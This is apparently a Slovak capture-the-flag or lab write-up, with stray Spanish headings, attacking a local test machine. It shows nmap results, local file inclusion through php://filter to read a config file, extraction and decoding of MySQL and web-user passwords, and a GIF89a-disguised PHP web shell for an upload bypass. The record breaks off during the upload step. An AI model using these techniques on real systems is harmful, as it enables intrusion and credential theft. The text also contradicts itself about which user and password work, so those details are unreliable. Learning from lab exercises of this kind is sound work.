https://vulners.com/cve/CVE-2014-8109|       1337DAY-ID-33575  4.3  https://vulners.com/zdt/1337DAY-ID-33575  *EXPLOIT*|_      PACKETSTORM:140265  0.0  https://vulners.com/packetstorm/PACKETSTORM:140265  *EXPLOIT*|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)| http-cookie-flags:|   /login.php:|     PHPSESSID:|_      httponly flag not set|_http-dombased-xss: Couldn't find any DOM based XSS.|_http-comments-displayer: Couldn't find any comments.111/tcp   open  rpcbind syn-ack ttl 63 2-4 (RPC #100000)| rpcinfo:|   program version    port/proto  service|   100000  2,3,4        111/tcp   rpcbind|   100000  2,3,4        111/udp   rpcbind|   100000  3,4          111/tcp6  rpcbind|   100000  3,4          111/udp6  rpcbind|   100024  1          40613/tcp6  status|   100024  1          46576/udp6  status|   100024  1          50913/tcp   status|_  100024  1          58315/udp   status3306/tcp  open  mysql   syn-ack ttl 63 MySQL (blocked - too many connection errors)| banner: k\x00\x00\x00\xFFi\x04Host '192.168.10.72' is blocked because o|_f many connection errors; unblock with 'mysqladmin flush-hosts'50913/tcp open  status  syn-ack ttl 63 1 (RPC #100024)Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed portDevice type: general purposeRunning: Linux 3.X|4.XOS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4OS details: Linux 3.2 - 4.14Uptime guess: 0.041 days (since Tue Feb 17 10:00:51 2026)Network Distance: 2 hopsTCP Sequence Prediction: Difficulty=255 (Good luck!)IP ID Sequence Generation: All zeros
Host script results:|_ipidseq: All zeros|_clock-skew: -1s| qscan:| PORT   FAMILY  MEAN (us)  STDDEV  LOSS (%)| 80     0       1121.50    349.88  0.0%| 111    0       1090.50    281.39  0.0%| 3306   0       1171.30    325.32  0.0%|_50913  0       1287.50    410.90  0.0%|_dns-brute: Can't guess domain of "192.168.10.176"; use dns-brute.domain script argument.|_path-mtu: PMTU == 1500|_fcrdns: FAIL (No PTR record)
Read data files from: /usr/share/nmapOS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Tue Feb 17 11:00:12 2026 -- 1 IP address (1 host up) scanned in 338.16 seconds
Potom, zistením, že má webovú stránku, pristúpime k webovej stránke:

2. EXPLOTÁCIA LFI A EXTRAKCIA KREDENCIÁL (Webová fáza)
Sección titulada «2. EXPLOTACIÓN DE LFI Y EXTRACCIÓN DE CREDENCIALES (Fase Web)»Máme za cieľ získať prístup k citlivým súborom servera (zdrojový kód a konfigurácie) využitím zraniteľnosti v webovej aplikácii nazývanej „Local File Inclusion (LFI)“ s technikou nazývanou „PHP Wrappers (php://filter)“
2.1. POČIATOČNÁ ANALÝZA A HYPOTÉZA
Sección titulada «2.1. ANÁLISIS INICIAL Y HIPÓTESIS»2.1.1. Pozorovanie
Sección titulada «2.1.1. La Observación»Pri vykonávaní počiatočnej požiadavky s curl alebo pri prechode na web, budeme pozorovať štruktúru odkazov:

Štruktúra odkazov:
[ <a href="/">Home</a> ] [ <a href="?page=login">Login</a> ] [ <a href="?page=upload">Upload</a> ]2.1.1. Hypotéza
Sección titulada «2.1.1. La Hipótesis»Použitie parametra ?page= naznačuje, že server používa funkciu PHP (pravdepodobne include(), require() alebo file_get_contents()) na dynamické načítanie obsahu.
Kód na backend pravdepodobne vyzerá takto:
<?php include($_GET['page'] . ".php"); ?>Toto je klasický vektor pre LFI (Local File Inclusion). Ak nie je zabezpečená sanitizácia, môžeme manipulovať page na načítanie súborov, ktoré vývojár nezamýšľal zobraziť.
2.2. TECHNICKÁ VÝZVA: „BLIND“ LFI
Sección titulada «2.2. EL RETO TÉCNICO: “BLIND” LFI»Chceme čítať konfiguračný súbor, ktorý tušíme, že sa nazýva config alebo config.php.
Neúspešný pokus:
Ak urobíme: http://192.168.10.176/?page=config

Curl cez terminál:

Server robí: include("config.php");
Problém: Súbor config.php obsahuje premenné ($username, $password) ale ne tlačí nič (echo). Preto server vykonáva kód PHP interne a vracia prázdnu stránku. Nevidíme heslá.
2.3. RIEŠENIE: PHP WRAPPERS
Sección titulada «2.3. LA SOLUCIÓN: PHP WRAPPERS»Aby sme zabránili serveru vykonať kód PHP, potrebujeme, aby nám ho vrátil ako čistý text. Budeme využívať protokol php://filter.
Technika: Požiadame server, aby:
- Otvoril zdroj
config. - Prešiel cez filter konverzie na Base64.
- Vrátil výsledok.
Keďže je v Base64, server ho nerozpozná ako spustiteľný kód, takže vytlačí zakódovaný reťazec.
Vykonaný príkaz:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ curl "http://192.168.10.176/?page=php://filter/convert.base64-encode/resource=config"
2.4. ANALÝZA DEKÓDOVANIA BASE64
Sección titulada «2.4. ANÁLISIS DECODIFICACIÓN BASE64»Teraz dekódujeme získaný reťazec odstránením reťazca alebo pomocou možnosti -i (ignorovať odpad), ak je k dispozícii, hoci najlepšie je odstrániť konce riadkov.
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ echo "PD9waHANCiRzZXJ2ZXIJICA9ICJsb2NhbGhvc3QiOw0KJHVzZXJuYW1lID0gInJvb3QiOw0KJHBhc3N3b3JkID0gIkg0dSVRSl9IOTkiOw0KJGRhdGFiYXNlID0gIlVzZXJzIjsNCj8" | tr -d '\n' | base64 -d
Potom sme získali skutočný obsah config.php:
<?php$server = "localhost";$username = "root";$password = "H4u%QJ_H99";$database = "Users";?>3. OD MYSQL K L'UPLOAD
Sección titulada «3. DE MYSQL A L’UPLOAD»Teraz, keď máme získané kredenciály MySQL (root / H4u%QJ_H99) pomocou LFI, musíme získať prístup k webovému panelu a zistiť, kde sú uložené súbory.
3.1. ENUMERÁCIA DATABÁZE (Chýbajúci krok)
Sección titulada «3.1. ENUMERACIÓN DE LA BASE DE DATOS (El paso perdido)»Máme používateľa databáze, ale potrebujeme používateľa webovej stránky. Často sú údaje korelované.
3.1.1 Pripojenie
Sección titulada «3.1.1 Conexión»Pripojíme sa k vzdialenému MySQL serveru z našej Kali stroja.
Príkaz:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ mysql -h 192.168.10.176 -u root -p# Et demanarà password. Introdueix: H4u%QJ_H993.1.1.1 ⚠️ KRITICKÁ CHYBA: HOST ZABLOKOVANÝ
Sección titulada «3.1.1.1 ⚠️ ERROR CRÍTICO: HOST BLOQUEADO»Ak dostaneme chybu ERROR 1129 ... Host '...' is blocked:

- Príčina: Príliš veľa chýb pripojenia (Nmap).
- Riešenie: Zmeníme IP adresu (VPN/Vbox).
3.1.1.2 ⚠️ CHYBA SSL
Sección titulada «3.1.1.2 ⚠️ ERROR SSL»Ak dostaneme chybu ERROR 2026 (HY000): TLS/SSL error... alebo unknown variable 'ssl-mode':

-
Príčina: Naš klient (MariaDB v Kali) vyžaduje inú flagu pre deaktiváciu povinného SSL.
-
Riešenie: Použijeme flagu
-skip-ssl.┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ mysql -h 192.168.10.176 -u root --skip-ssl -p
3.1.2 Prieskum (Recon)
Sección titulada «3.1.2 Exploración (Recon)»Keď sme vnútri MySQL promptu (mysql>), vykonáme nasledujúce dotazy, aby sme zistili, čo tam je:
-
Vypísať databáze:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ SHOW DATABASES;Výsledok: Uvidíme databázu s názvom
Users. -
Výber databáze:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ USE Users; -
Zobraziť tabuľky:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ SHOW TABLES;Výsledok: Existuje tabuľka s názvom
users. -
Vypustiť obsah:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ SELECT * FROM users;

3.1.3 Získaný výsledok
Sección titulada «3.1.3 Resultado obtenido»Databáza nám vráti nasledovné (mená a heslá v base64):
MySQL [Users]> SELECT * FROM users;+------+------------------+| user | pass             |+------+------------------+| kent | Sld6WHVCSkpOeQ== || mike | U0lmZHNURW42SQ== || kane | aVN2NVltMkdSbw== |+------+------------------+3 rows in set (0.019 sec)
MySQL [Users]>
3.1.4 Dekódovanie
Sección titulada «3.1.4 Decodificación»Opustíme MySQL (exit) a dekódujeme heslá v našom termináli:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ echo "Sld6WHVCSkpOeQ==" | base64 -dJWzXuBJJNy┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ echo "U0lmZHNURW42SQ==" | base64 -dSIfdsTEn6I┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ echo "aVN2NVltMkdSbw==" | base64 -diSv5Ym2GRo┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$Teraz vieme, že používateľ web je mike a heslo SIM2019.
3.2. WEBOVÝ PRÍSTUP A OBEHNUTIE NÁHRANY
Sección titulada «3.2. ACCESO WEB Y BYPASS DE SUBIDA»Teraz, keď máme platné prihlasovacie údaje, pôjdeme na web.
3.2.1 Prihlásenie
Sección titulada «3.2.1 Login»- Prejdeme na
http://192.168.10.176/?page=login. - Zadáme používateľa:
kent/ Heslo:JWzXuBJJNy. - Ak je prihlásenie úspešné, bude nás presmerovať alebo uvidíme, že teraz máme prístup k
?page=upload.
3.2.2 Vytvorenie škodlivého súboru (obehnutie filtrov)
Sección titulada «3.2.2 Creación del archivo malicioso (Bypass de filtros)»Aplikácia obvykle overuje, či súbor je obrázok. Ak nahrať .php priamo, dá nám chybu („Extension not allowed”).
Technika: Vytvoríme „Falošný GIF”.
- Pridáme magický záhlavie
GIF89ana začiatok súboru (server si myslí, že je to obrázok). - Pridáme škodlivý PHP kód potom.
- Uložíme ako
.gif.
Príkaz v Kali:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ echo "GIF89a" > shell.gif┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ echo "<?php system(\$_GET['cmd']); ?>" >> shell.gif3.2.3 Nahrávanie
Sección titulada «3.2.3 La subida»-
Pôjdeme na prihlásenie
http://192.168.10.176/?page=login.
-
Pôjdeme na
